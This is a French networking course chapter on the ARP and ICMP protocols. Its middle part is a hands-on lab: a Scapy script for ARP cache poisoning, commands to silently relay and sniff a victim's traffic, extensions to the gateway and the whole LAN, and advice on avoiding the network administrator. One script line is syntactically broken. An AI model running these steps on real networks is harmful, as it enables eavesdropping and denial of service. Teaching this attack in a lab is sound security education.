
Y a-t-il un lien entre la couche 2 et la couche 3 ? Par ailleurs, le protocole IP est-il le seul protocole de couche 3 utilisé aujourd'hui ?

Nous allons maintenant nous pencher sur ces questions et y apporter des réponses !

## Le protocole ARP

### Pourquoi encore un protocole ?

Vous allez vite le comprendre ! Observons le schéma de la figure suivante.



Le nouveau réseau étudié

Imaginons que la machine 192.168.0.1 veuille envoyer un message à la machine 192.168.1.2. Nous allons reconstituer son raisonnement.

Lors d'un envoi de message, nous traversons les couches du modèle OSI de la couche application vers la couche réseau.

Nous traversons donc la couche 7, puis la couche 4, et enfin la couche 3 que nous connaissons maintenant.

La couche 3 voit que nous voulons envoyer un paquet à la machine 192.168.1.2. Elle va donc **chercher dans sa table de routage** par qui il faut passer pour envoyer ce message.

TABLE DE ROUTAGE DE 192.168.0.1	
Réseau à joindre	Passerelle
192.168.0.0/24	192.168.0.1
<b>192.168.1.0/24</b>	<b>192.168.0.254</b>

Il est clairement indiqué que nous devons passer par la passerelle 192.168.0.254 pour joindre le réseau 192.168.1.0/24 qui contient l'adresse que l'on veut joindre. Notre machine sait donc qu'il va falloir **envoyer le paquet à 192.168.0.254**.

La machine 192.168.0.254 est sur notre réseau, donc pour lui envoyer la trame nous devons connaître son adresse MAC. Or, nous ne la connaissons pas...



Comment connaître l'adresse MAC de 192.168.0.254 ?

Il faudrait pouvoir la lui demander mais pour cela, il faudrait connaître son adresse MAC, et pour connaître son adresse MAC il faudrait la lui demander... c'est une fois de plus l'histoire de la poule et de l'œuf.

Mais il existe une solution : le protocole ARP !

### *Le protocole ARP en détail*



Comment envoyer un message à une machine sur notre réseau, sans connaître son adresse MAC ?

Si vous vous rappelez bien, nous avons vu quelque chose qui nous le permettait... **l'adresse de broadcast** !

Nous pouvons envoyer un message à l'adresse de broadcast en demandant « Est-ce que 192.168.0.254 peut m'envoyer son adresse MAC ? ».

Grâce à l'adresse de broadcast, ce message sera envoyé à tout le monde, et donc 192.168.0.254 le recevra et pourra nous renvoyer son adresse MAC.

C'est ce que l'on appelle une **requête ARP** ou aussi un broadcast ARP.

Nous pourrions alors envoyer notre trame à la machine 192.168.0.254 qui, grâce à sa table de routage, pourra aiguiller notre message vers la destination 192.168.1.2.



ARP est donc un protocole qui permet d'associer une adresse MAC de couche 2 à une adresse IP de couche 3.



Les broadcasts ne risquent-ils pas de saturer le réseau à chaque fois que l'on veut envoyer une information ?

Bien sûr, et c'est pour cela qu'un mécanisme complémentaire a été mis en place, la **table ARP**.

### La table ARP

Pour éviter d'avoir à renvoyer en permanence des broadcasts ARP à chaque fois que l'on veut envoyer une information à une machine, nous allons utiliser une table qui va garder les associations adresses IP <-> adresses MAC pendant un court moment.

Ainsi, si j'envoie un paquet à ma passerelle, je noterai son adresse MAC dans ma table ARP et la prochaine fois que je voudrai lui parler, je n'aurai plus à envoyer de broadcast sur le réseau.

La table ARP va donc **associer adresse IP et adresse MAC correspondante**.

Voici un exemple de (grosse !) table ARP sous Unix :

```
# arp -an
? (10.8.98.3) at 00:26:bb:16:21:84 on sis4
? (10.8.98.85) at 00:18:71:ea:55:03 on sis4
? (10.8.98.205) at 00:18:f3:0a:38:dc on sis4
? (10.8.98.235) at 00:08:02:3f:ee:bb on sis4
? (10.8.99.179) at 00:0c:29:58:9c:18 on sis4
? (10.8.99.181) at 00:0c:29:93:e5:02 on sis4
? (10.8.99.182) at 00:0c:29:ed:8e:d4 on sis4
? (10.8.99.183) at 00:0c:29:7d:1d:6e on sis4
? (10.8.99.184) at 00:0c:29:04:7d:35 on sis4
? (10.8.99.185) at 00:0c:29:ad:70:1f on sis4
? (10.8.99.186) at 00:0c:29:8a:59:a4 on sis4
? (10.8.99.187) at 00:0c:29:38:8d:59 on sis4
? (10.8.99.201) at 00:1e:2a:49:a7:61 on sis4
? (10.8.99.230) at 00:e0:4c:a1:c7:21 on sis4
? (10.8.100.15) at 78:d6:f0:0b:ed:27 on sis4
? (10.8.100.37) at 00:0c:29:06:04:cc on sis4
? (10.8.100.38) at 00:0c:29:bf:93:8b on sis4
? (10.8.100.39) at 00:0c:29:61:e8:68 on sis4
? (10.8.100.40) at 00:0c:29:7b:ca:40 on sis4
? (10.8.100.41) at 00:0c:29:c6:49:27 on sis4
? (10.8.111.255) at (incomplete) on sis4
? (192.168.1.1) at 00:19:15:25:d5:3c on sis0
? (192.168.1.15) at 00:00:24:c6:1f:40 on sis0 static
? (192.168.1.48) at (incomplete) on sis0
```

On voit ici que ma machine dialogue avec beaucoup d'autres machines sur son réseau. Mais c'est normal puisqu'il s'agit de la passerelle de sortie de mon réseau.

Ainsi, quand la passerelle voudra envoyer un paquet à l'adresse 10.8.100.41, elle connaîtra directement son adresse MAC.



Mais si jamais je change la carte réseau de ma machine ? Elle changera aussi d'adresse MAC, mais ce sera l'ancienne qui sera indiquée dans la table ?

Non, car les informations contenues dans la table ARP ont **une durée de vie limitée**. Disons qu'une valeur va rester environ deux minutes dans la table avant d'être effacée s'il n'y a pas eu de dialogue avec cette adresse entre-temps. C'est pour cela que l'on dit que **la table ARP est dynamique**. Elle évolue au cours du temps en fonction des machines avec lesquelles je dialogue.

Pour visualiser sa table ARP, la commande sous Unix est `arp -an` et `arp -a` sous Windows.

Bien sûr, vous risquez de voir peu de chose chez vous s'il n'y a que deux ou trois machines sur votre réseau.

### **Déroulement complet d'une requête ARP**

Reprenons l'exemple précédent : nous sommes la machine 192.168.0.1 et nous voulons envoyer un message à la machine 192.168.1.2.

Nous savons que nous voulons d'abord joindre le routeur 192.168.0.254, mais nous ne connaissons pas son adresse MAC.

C'est là que le protocole ARP entre en jeu.

- On regarde d'abord dans la table ARP locale si on possède l'association entre l'adresse IP 192.168.0.254 et son adresse MAC.
- Si on la possède, on envoie l'information et c'est terminé.
- Sinon, on envoie un broadcast ARP sur le réseau.
- La machine 192.168.0.254 va nous répondre avec son adresse MAC.
- Nous allons noter cette adresse MAC dans notre table ARP.
- Nous allons enfin pouvoir envoyer notre information.

Nous savons maintenant comment font les machines pour passer d'une adresse IP à joindre à l'adresse MAC correspondante : grâce au protocole ARP !



Mais à quelle couche appartient ce protocole : la couche 2 ou la couche 3 ?

Je vous laisse d'abord chercher tout seul, vous faire votre idée, puis lire la réponse... ;)

#### **La solution**

Le protocole ARP est un protocole de couche... 2 ET 3 !




En effet, il manipule des informations de couche 2, les adresses MAC, et des informations de couche 3, les adresses IP. Ainsi, on dit que ce protocole est « à cheval » entre ces deux couches.

Maintenant que nous connaissons ce protocole et son utilité, nous allons revoir le processus complet d'une communication entre deux machines.

## Récapitulons tout cela !

Reprenons une fois de plus l'exemple de communication entre la machine 192.168.0.1 et 192.168.1.2 (figure suivante), et imaginons que la machine 192.168.0.1 veuille faire une requête web vers la machine 192.168.1.2.




Rappel de notre architecture réseau

## Détail de la communication

### Étape 1 : la machine locale

Comme indiqué précédemment, notre information va traverser les différentes couches du modèle OSI (voir la figure suivante).



Les couches du modèle OSI

Une fois au niveau de la couche 3, nous regardons alors la table de routage, et savons qu'il faut envoyer le paquet à 192.168.0.254 pour sortir de notre réseau. Nous faisons une requête ARP et obtenons l'adresse MAC de 192.168.0.254.

Nous pouvons maintenant former la trame qui va circuler sur le réseau :

@MAC 192.168.0.254	@MAC 192.168.0.1	IP	???	IP SRC: 192.168.0.1	IP DST: 192.168.1.2	Données à envoyer	CRC
-----------------------	---------------------	----	-----	------------------------	------------------------	----------------------	-----



Nous avons bien mis l'adresse **192.168.1.2 en adresse IP de destination**. Si nous avons mis l'adresse du routeur 192.168.0.254, d'une part le routeur aurait cru que le paquet lui était destiné et d'autre part, il ne serait nulle part indiqué dans la trame que l'information était destinée à la machine 192.168.1.2.

Notre trame peut donc maintenant sortir sur notre câble !

### Étape 2 : le switch

La première machine qui va recevoir l'information est... le switch du réseau 192.168.0.0/24.

Il reçoit la trame et lit l'adresse MAC de destination.

Il consulte sa table CAM pour savoir s'il connaît cette adresse MAC, et voir sur lequel de ses ports il faut renvoyer la trame.

Si jamais il ne trouve pas l'adresse MAC, il la renverra sur tous ses ports actifs !

Il peut donc maintenant renvoyer la trame sur son port de sortie, qui est connecté au routeur. Le routeur reçoit la trame.

### Étape 3 : le routeur

La trame arrive à la couche 2 du routeur qui **lit l'adresse MAC de destination**.

C'est la sienne ! Il va donc finir de lire l'en-tête de couche 2, enlever l'en-tête Ethernet et envoyer le datagramme IP qui reste au protocole de couche 3 indiqué dans l'en-tête.

La couche 3 va lire tout l'en-tête de couche 3, et notamment l'adresse IP de destination.

Le routeur voit alors que **ce n'est pas son adresse**, il sait donc qu'il va devoir renvoyer ce datagramme vers la machine de destination.

Il va chercher dans sa table de routage à quelle passerelle envoyer le paquet afin de joindre la machine 192.168.1.2.

Cette adresse appartient à l'un de ses propres réseaux, il va alors pouvoir lui envoyer le paquet directement.

Cependant, pour envoyer la trame sur le réseau, il va avoir besoin de l'adresse MAC de 192.168.1.2. Pour cela, il va faire une requête ARP.

Une fois l'adresse MAC de 192.168.1.2 reçue, il va pouvoir former la trame et l'envoyer sur le réseau.



@MAC 192.168.1.2	@MAC 192.168.1.254	IP	???	IP SRC: 192.168.0.1	IP DST: 192.168.1.2	Données à envoyer	CRC
---------------------	-----------------------	----	-----	------------------------	------------------------	----------------------	-----

On remarque ici que seules les informations de couche 2 ont été modifiées !



L'adresse MAC source n'est plus celle de la machine 192.168.0.1 mais celle du routeur. C'est normal, car les adresses MAC présentes sont obligatoirement celles du réseau sur lequel la trame est en train de circuler.

La trame va donc sortir du routeur.

#### Étape 4 : le retour du switch

La trame va arriver au switch mais cette fois, il s'agit du switch du réseau 192.168.1.0/24 **qui n'est pas le même que le premier.**

Il va regarder l'adresse MAC de destination et aiguiller la trame vers la machine 192.168.1.2.

#### Étape 5 : réception par la machine 192.168.1.2

La machine 192.168.1.2 va recevoir la trame en couche 2 et va lire l'adresse MAC de destination.

C'est la sienne. Elle va donc lire la suite de l'en-tête et renvoyer le datagramme contenu dans la trame à la couche 3, c'est-à-dire au protocole IP.

La couche 3 reçoit le datagramme et lit l'en-tête.

**L'adresse IP de destination est la sienne**, elle va donc envoyer les informations à la couche 4, qui va elle-même envoyer les informations à la couche 7 applicative.

Et le message est enfin reçu !

Nous avons vu **une partie seulement** des étapes d'un dialogue entre deux machines sur un réseau. Nous verrons plus tard qu'il y a de nombreuses autres étapes. Et dire que tout cela se passe en quelques millisecondes !

Maintenant que nous avons compris comment se déroulait un dialogue sur un réseau local ET entre réseaux, nous allons pouvoir commencer à faire des choses intéressantes, et notamment jouer les apprentis pirates.

## En pratique : écouter le voisin

Voici une section qui devrait vous plaire car nous allons utiliser les connaissances acquises jusqu'ici pour mettre en place des techniques originales.

Nous allons essayer de réaliser une attaque réseau qui permet **d'écouter le trafic d'une autre machine** qui est connectée sur le même réseau que nous.

## Le principe

L'attaque est basée sur le détournement du fonctionnement du protocole ARP. C'est pour cela qu'elle s'appelle **ARP cache poisoning**.

Nous allons en réalité modifier à distance la table ARP d'une autre machine...

Dans le meilleur des mondes, une machine fait un broadcast ARP et la machine destinataire répond en fournissant son adresse MAC.




Mais que se passerait-il si je décidais aussi de répondre avec ma propre adresse MAC ?

Eh bien ce serait la dernière réponse qui serait prise en compte !

Par exemple, je peux tout à fait attendre de voir passer une requête ARP **qui ne m'est pas destinée**. J'attends deux secondes pour y répondre, et je suis alors quasiment sûr que c'est **ma réponse qui sera prise en compte**. Et si j'ai mis dans la réponse ma propre adresse MAC, ce sera **mon adresse MAC qui sera associée à l'adresse IP de la machine destinataire** de la requête dans la table ARP du demandeur.

Prenons le schéma de la figure suivante comme exemple.



Réseau de trois machines

Nous avons trois machines d'adresses 192.168.0.1, 192.168.0.2 et 192.168.0.3.

Imaginons que nous sommes la machine 192.168.0.2 et que nous voulions écouter le trafic envoyé entre 192.168.0.1 et 192.168.0.3.

La machine 192.168.0.1 veut envoyer un message à la machine 192.168.0.3. Elle commence donc par envoyer un broadcast ARP afin de déterminer l'adresse MAC de 192.168.0.3.

192.168.0.3 répond à la requête ARP (elle répond directement à la machine 192.168.0.1, elle n'a pas besoin d'envoyer son message en broadcast à tout le monde). Et nous décidons de répondre aussi deux secondes plus tard.

En recevant la première réponse de 192.168.0.3, la machine 192.168.0.1 va mettre à jour sa table ARP :

Adresse IP	Adresse MAC
192.168.0.3	@MAC de 192.168.0.3

Table ARP de 192.168.0.1

Ce qui est tout à fait normal.

Mais la machine 192.168.0.1 va recevoir une nouvelle réponse, celle que nous avons envoyée et qu'elle va prendre en compte ! Or, cette réponse associe, non pas l'adresse IP de 192.168.0.3 à l'adresse MAC de 192.168.0.3, mais à notre adresse MAC, celle de 192.168.0.2.

Adresse IP	Adresse MAC
192.168.0.3	@MAC de 192.168.0.2

Table ARP de 192.168.0.1

Désormais, et jusqu'à ce que la table ARP soit mise à jour ou que la machine 192.168.0.3 ne lui envoie un paquet, **la machine 192.168.0.1 va nous envoyer ses paquets** en pensant les envoyer à 192.168.0.3.

Il ne nous reste plus qu'à lancer la même attaque contre 192.168.0.3 pour modifier sa table ARP, dans le but d'intercepter tous les échanges entre ces deux machines !

Cependant, nous rencontrons deux problèmes actuellement :

- si l'une des machines réussit à envoyer une réponse ARP à l'autre après la nôtre, la table ARP sera remise à jour correctement et l'attaque ne fonctionnera plus ;
- au bout d'un certain temps, la table ARP se videra et l'attaque ne fonctionnera plus.

Mais il existe une solution ! Et c'est le fonctionnement de ARP qui nous l'offre.

En fait, quand une machine reçoit une réponse ARP, **même si elle n'a rien demandé**, elle va prendre les informations contenues dans cette réponse comme étant valides et plus à jour que celles qu'elle possède déjà. Ainsi, **rien ne nous oblige à attendre** une requête ARP pour répondre.

On pourra « **bombarder** » **la machine destination de réponses ARP** pour être sûrs que sa table n'est jamais correctement remise à jour.

On sera sûr alors de recevoir tout le trafic, tant que l'on fera durer l'attaque.



Tout cela est bien joli, mais comment réaliser tout ça ?

Eh bien des outils existent, et nous permettent de le faire facilement.

## Mise en œuvre

Nous allons utiliser trois de nos machines virtuelles pour mettre en œuvre cette attaque.

Maintenant que vous êtes à l'aise sous Linux pour modifier la configuration réseau de vos machines, donnez-leur les adresses du schéma précédent : 192.168.0.1, 192.168.0.2 et 192.168.0.3.

Nous pouvons faire un ping de 192.168.0.1 vers 192.168.0.3 et observer la table ARP de chacune de ces machines ensuite :

```
Debian01:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.0.3: icmp_seq=2 ttl=64 time=0.107 ms
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 0.107/1.610/3.114/1.504 ms
Debian01:~# arp -an
? (192.168.0.3) at 00:0c:29:c6:49:27 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

Nous voyons ici que la machine 192.168.0.3 possède l'adresse MAC **00:0c:29:c6:49:27**.

Nous pouvons aussi regarder la table ARP de 192.168.0.3, car comme elle a répondu à 192.168.0.1, elle possède son adresse MAC dans sa table :

```
Debian03:~# arp -an
? (192.168.0.1) at 00:0c:29:61:e8:68 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

Ainsi, nous voyons que la machine 192.168.0.1 possède l'adresse MAC **00:0c:29:61:e8:68**.

Maintenant, plaçons-nous sur la machine 192.168.0.2 et préparons l'attaque.

Pour cela, nous allons avoir besoin d'un logiciel qui fabrique des paquets truqués pour nous. Il y en a plusieurs, nous allons faire cela à l'aide de Scapy (<http://www.secdev.org/projects/scapy/>).



Scapy est un outil **extraordinaire** qui permet de faire à peu près tout ce que vous voulez en réseau. Nous allons en voir une infime partie compte tenu de ses possibilités, mais j'invite les plus curieux à s'y intéresser.

## Installer Scapy



Si vous utilisez les machines virtuelles que je vous ai fournies, Scapy est déjà pré-installé et vous pouvez sauter ce paragraphe.

Pour ceux qui sont sous leur propre distribution Debian ou d'autres systèmes, l'installation de Scapy est relativement simple car il est présent sur toutes les plates-formes (il se base sur le langage Python qui est multi-plate-forme).

Sous Debian ou Ubuntu, il existe un package inclus directement dans les distributions, donc un simple `apt-get install scapy` devrait faire l'affaire.

## Un petit script d'automatisation

Cependant, nous n'allons pas étudier Scapy en détail pour l'instant car son utilisation pourrait nécessiter un ouvrage à part entière. J'ai simplement récupéré un petit script sur Internet que j'ai un peu modifié et qui utilise Scapy pour la fonction d'ARP cache poisoning qui nous intéresse.

Pour ceux qui utilisent la machine virtuelle fournie, le script est placé directement dans /root et se nomme arpcachepoison.py.

Pour les autres, voici le contenu du script que vous pourrez recopier :

```
#!/usr/bin/python

# Python arp poison example script
# Written by aviran
# visit for more details aviran.org

from scapy.all import *
import sys

def get_mac_address():
    my_macs = [get_if_hwaddr(i) for i in get_if_list()]
    for mac in my_macs:
        if(mac != "00:00:00:00:00:00"):
            return mac
    Timeout=2

if len(sys.argv) != 3:
    print "Usage: arp_poison.py HOST_TO_ATTACK HOST_TO_IMPERSONATE"
    sys.exit(1)

my_mac = get_mac_address()
if not my_mac:
    print "Cant get local mac address, quitting"
    sys.exit(1)

packet = Ether()/ARP(op="who-has",hwsrc my_mac,psrc sys.argv[2],pdst sys.
argv[1])

sendp(packet, loop=1, inter=0.2)
```

Si vous voulez des explications sur ce script, vous n'en aurez pas ! :p

Notre objectif est de l'utiliser, pas de faire un cours de Python. Vous pouvez lire le cours de Vincent Le Goff sur Python : <http://openclassrooms.com/courses/apprenez-a-programmer-en-python> pour mieux le comprendre, mais ce n'est en rien nécessaire.

## À l'attaque !

Ce script est d'une utilisation enfantine !

Pour commencer, nous allons simplement le lancer pour voir sa syntaxe.



Pour ceux qui ont installé ce script à la main, il faut le rendre exécutable avant de pouvoir l'exécuter ! Un petit `chmod 755 arpcachepoison.py` devrait suffire.

Testons la commande :

```
root@Debian02:~# ./arpcachepoison.py
WARNING: No route found for IPv6 destination :: (no default route ?)
Usage: arp_poison.py HOST_TO_ATTACK HOST_TO_IMPERSONATE
```

La première ligne de WARNING ne nous intéresse pas, c'est juste un message d'information qui ne nous empêchera pas d'arriver à nos fins !

La seconde ligne nous donne l'usage du script. Il faut donner en paramètre au script l'adresse IP de la machine que l'on veut attaquer, puis celle de la machine pour laquelle on veut se faire passer. Rien de plus simple !

Testons notre première attaque, nous sommes la machine Debian02 et nous voulons modifier le cache ARP de la machine Debian01 afin de nous faire passer pour la machine Debian03.

Pour commencer, nous allons faire un ping de Debian01 vers Debian03 afin d'avoir les bonnes informations dans la table ARP :

```
root@Debian01:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3): 56 data bytes
64 bytes from 192.168.0.3: icmp_seq=0 ttl=255 time=1.443 ms
64 bytes from 192.168.0.3: icmp_seq=1 ttl=255 time=2.726 ms
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 2 received, 0.0% packet loss
round-trip min/avg/max/stddev = 1.443/2.085/2.726/0.641 ms
```

Puis regardons ensemble la table ARP :

```
root@Debian01:~# arp -an
? (192.168.0.3) at 08:00:27:8e:c0:ed [ether] on eth0
```

Elle a bien été mise à jour avec l'adresse MAC légitime de la machine Debian03.

Lançons maintenant notre attaque sur la machine Debian02 :

```
root@Debian02:~# ./arpcachepoison.py 192.168.0.1 192.168.0.3
WARNING: No route found for IPv6 destination :: (no default route ?)
.....^C
Sent 16 packets.
```

On voit ici que chaque point représente un paquet envoyé.

Regardons le résultat sur la table ARP de la machine Debian01 :

```
root@Debian01:~# arp -an
? (192.168.0.3) at 08:00:27:9a:75:19 [ether] on eth0
```

L'information sur l'adresse MAC de la machine Debian03 a bien été modifiée !

Nous pouvons le vérifier en tentant de pinguer la machine Debian03 depuis la machine Debian01 :

```
root@Debian01:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3): 56 data bytes
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 0 received, 100.0% packet loss
round-trip min/avg/max/stddev = 1.443/2.085/2.726/0.641 ms
```



Le ping ne fonctionne plus, pourquoi donc ?

En fait, la machine Debian01 envoie le ping à Debian02 et non pas à Debian03. Cependant, l'adresse IP de destination dans le ping est bien Debian03. Mais notre machine Debian02 n'est pas censée accepter des paquets pour une autre adresse IP que la sienne, car elle n'est pas un routeur. Donc les requêtes ping sont jetées à la poubelle par Debian02.



Ça fonctionne, mais ce n'est pas très furtif comme attaque car la personne sur Debian01 va chercher d'où vient son problème réseau !

Effectivement, si nous voulons que la personne sur Debian01 ne se rende compte de rien, il faut qu'elle reçoive bien les réponses à son ping, et pour cela il suffit d'indiquer à Debian02 de se comporter comme un routeur. Et ça, vous savez le faire !

```
root@Debian02:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Et maintenant, les pings devraient passer :

```
root@Debian01:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3): 56 data bytes
64 bytes from 192.168.0.3: icmp_seq=0 ttl=255 time=1.443 ms
64 bytes from 192.168.0.3: icmp_seq=1 ttl=255 time=2.726 ms
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 2 received, 0.0% packet loss
round-trip min/avg/max/stddev = 1.443/2.085/2.726/0.641 ms
```

Ça fonctionne, maintenant les paquets sont interceptés par Debian02, et pourtant le comportement du réseau est tout à fait normal. Nous allons pouvoir espionner tout ce que fait Debian 01 à son insu !

Enfin, nous allons pouvoir voir des paquets réseau. D'ici à réellement pouvoir observer ce qui est fait, il y a quand même encore beaucoup de travail.

## Améliorer l'attaque

Nous avons vu que, pour que l'attaque soit efficace, il faudrait **bombarder la victime de réponses ARP**.

Pour l'instant, notre script envoie cinq paquets par seconde. Si vous voulez être encore plus rapide, vous pouvez modifier la variable `inter` à la fin du script. Par exemple, passez-la à 0.02 et observez le résultat.

```
root@Debian02:~# ./arpcachepoison.py 192.168.0.1 192.168.0.3
WARNING: No route found for IPv6 destination :: (no default route ?)
.....^C
Sent 49 packets.
```

Ça va très très vite !

Ce n'est pas absolument nécessaire de bombarder aussi fort, mais dans certains cas cela peut s'avérer utile. Plus vite vous envoyez les paquets, moins il y a de chance que la machine Debian01 mette à jour sa table ARP.



Ne saturez pas le réseau et surtout ne vous faites pas repérer par l'administrateur réseau !

## Conséquences et objectifs de l'attaque

Une des premières conséquences que nous avons observée est que si l'on n'active pas le routage sur la machine qui fait l'attaque, les paquets sont jetés à la poubelle et cela **supprime donc toute possibilité de communication**.



On appelle cela un **déni de service**, car on empêche une machine d'accéder ou de fournir un service réseau.

Une fois le routage activé, nous pouvons aussi **observer le dialogue** entre 192.168.0.1 et 192.168.0.3.

Essayons de le voir.



Pour pouvoir à la fois réaliser notre attaque dans un terminal et écouter le réseau dans un autre, vous pouvez utiliser 2 des 6 terminaux à votre disposition en utilisant la composition de touches Ctrl + Alt + Fx, x étant le numéro de terminal.

- Nous lançons l'attaque depuis 192.168.0.2.
- Nous lançons un ping de 192.168.0.1 vers 192.168.0.3.
- Nous écoutons sur 192.168.0.2 pour voir si l'on voit passer le ping.

Comme pour le TP sur le routage, nous allons utiliser `tcpdump` :



```
root@Debian02:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
16:13:04.240711 IP 192.168.0.1 > 192.168.0.3: ICMP echo request, id 46126,
seq 301, length 64
16:13:04.245476 IP 192.168.0.1 > 192.168.0.3: ICMP echo request, id 46126,
seq 301, length 64
```

Nous pouvons remarquer deux choses :

- nous **voyons** bien passer les requêtes ping ;
- nous **ne voyons pas passer** les réponses renvoyées par 192.168.0.3.



Pourquoi ne voit-on pas passer les réponses ?

Parce que nous n'avons lancé l'attaque **que dans un sens** !

Nous n'avons pas encore modifié la table ARP de 192.168.0.3. Par conséquent, elle renvoie normalement ses réponses directement à 192.168.0.1 sans passer par nous. Essayez de mener l'attaque **dans les deux sens** et observez si vous voyez bien passer les réponses au ping (il faudra pour cela lancer deux attaques en parallèle dans deux terminaux différents).

Je vous laisse la mener tout seul, il faut bien que vous deveniez des hackers par vous-même !

Vous saurez que cela a fonctionné si vous voyez aussi passer les réponses au ping sur Debian02.

### Améliorer encore l'attaque

Nous avons vu que grâce à cette attaque, nous sommes capables d'écouter le trafic entre deux machines **sur un réseau local**.



Ne vous leurrez pas, cette attaque n'est possible que sur un réseau local. Vous ne pourrez donc pas espionner qui que ce soit sur Internet...



Mais n'y aurait-il pas une machine particulière sur le réseau qu'il serait intéressant d'écouter ?

Bien sûr ! C'est **notre passerelle**, car elle voit passer tout le trafic des machines du réseau local vers Internet !

Ainsi, si je menais l'attaque entre une machine du réseau local et la passerelle, je pourrais voir le trafic Internet de cette machine...

Mais nous pouvons faire encore mieux !

### **Une autre amélioration de l'attaque**

Nous pouvons écouter le trafic entre une machine et la passerelle mais, tant qu'à faire, il serait encore mieux d'écouter le trafic **entre toutes les machines du réseau et la passerelle**.

Pour cela, nous pouvons utiliser l'adresse IP de broadcast en adresse IP de destination pour envoyer notre attaque et nous toucherons ainsi directement toutes les machines du réseau (le sens inverse de l'attaque devra en revanche être fait pour chacune des machines).



Nous pouvons maintenant écouter le trafic de n'importe quelle machine de notre réseau.

Nous venons d'étudier le protocole ARP et comment l'utiliser à des fins peu recommandables.

Mais nous allons voir qu'il existe d'autres protocoles de couche 3, notamment celui que nous utilisons déjà pour envoyer des pings ou faire des traceroute, le **protocole ICMP**.

## **Le protocole ICMP**

### **Encore un protocole pour la couche 3 !**

N'oublions pas que nous avons vu que le protocole ARP n'était pas un vrai protocole de couche 3 :

- il est à cheval sur les couches 2 et 3 ;
- son rôle n'est pas de transporter de l'information, mais de faire la liaison entre des adresses.

Le protocole ICMP, quant à lui, ne va pas non plus concurrencer le protocole IP, car son objectif n'est pas de transporter de l'information.

Son rôle est de **contrôler les erreurs de transmission**, et d'**aider au débogage réseau**.

### **Pourquoi un protocole supplémentaire ?**

Nous avons vu dans les TP précédents que la configuration du routage sur un réseau n'est pas toujours facile. Et quand cela ne fonctionne pas, il n'est pas facile non plus de trouver d'où vient l'erreur.

L'un des objectifs du protocole ICMP est justement de nous faciliter le débogage réseau !

En bref, son utilisation nous permet de **comprendre rapidement d'où peut venir un problème réseau**, et de nous fournir des outils pour **investiguer un problème réseau**.



Le protocole ICMP est donc un « complément » du protocole IP, ou plus exactement des protocoles de la pile TCP/IP, qui permet de comprendre plus facilement ce qui se passe sur un réseau quand il y a un problème.

Entrons sans plus tarder dans le vif du sujet pour comprendre ce protocole.

### Fonctionnement du protocole

Le protocole ICMP a globalement deux rôles principaux :

- il sert à indiquer **automatiquement** des erreurs quand elles surviennent ;
- il peut **fournir des outils** pour étudier un problème réseau.

Nous allons commencer par étudier les messages ICMP automatiques.

### Messages automatiques

Deux informations nous intéressent dans l'en-tête ICMP : le **type** et le **code**. Le type permet de dire à quoi sert le message ICMP, le code permet de préciser le rôle du message. Par exemple, un paquet ICMP de type 3 indique que le destinataire n'est pas accessible. Si j'envoie un paquet à une machine B et que je reçois un message ICMP de type 3, je sais qu'il y a eu un problème sur le réseau.

Maintenant, le code du message va me dire ce qui a **précisément** posé problème :

- un code égal à 0 me dira que le réseau n'est pas accessible (globalement, qu'un routeur sur le chemin n'a pas de route pour le réseau destination) ;
- un code égal à 1 me dira que la machine n'est pas accessible (une requête ARP a sûrement été envoyée par le dernier routeur, mais personne n'y a répondu) ;
- etc.

Au niveau de ma machine, si j'ai fait un ping, par exemple, je verrai un message comme `Destination unreachable` dans ma ligne de commande. Mais si je suis en environnement graphique, aucune information ICMP ne s'affichera, même si le paquet ICMP automatique a bien été reçu par ma machine.

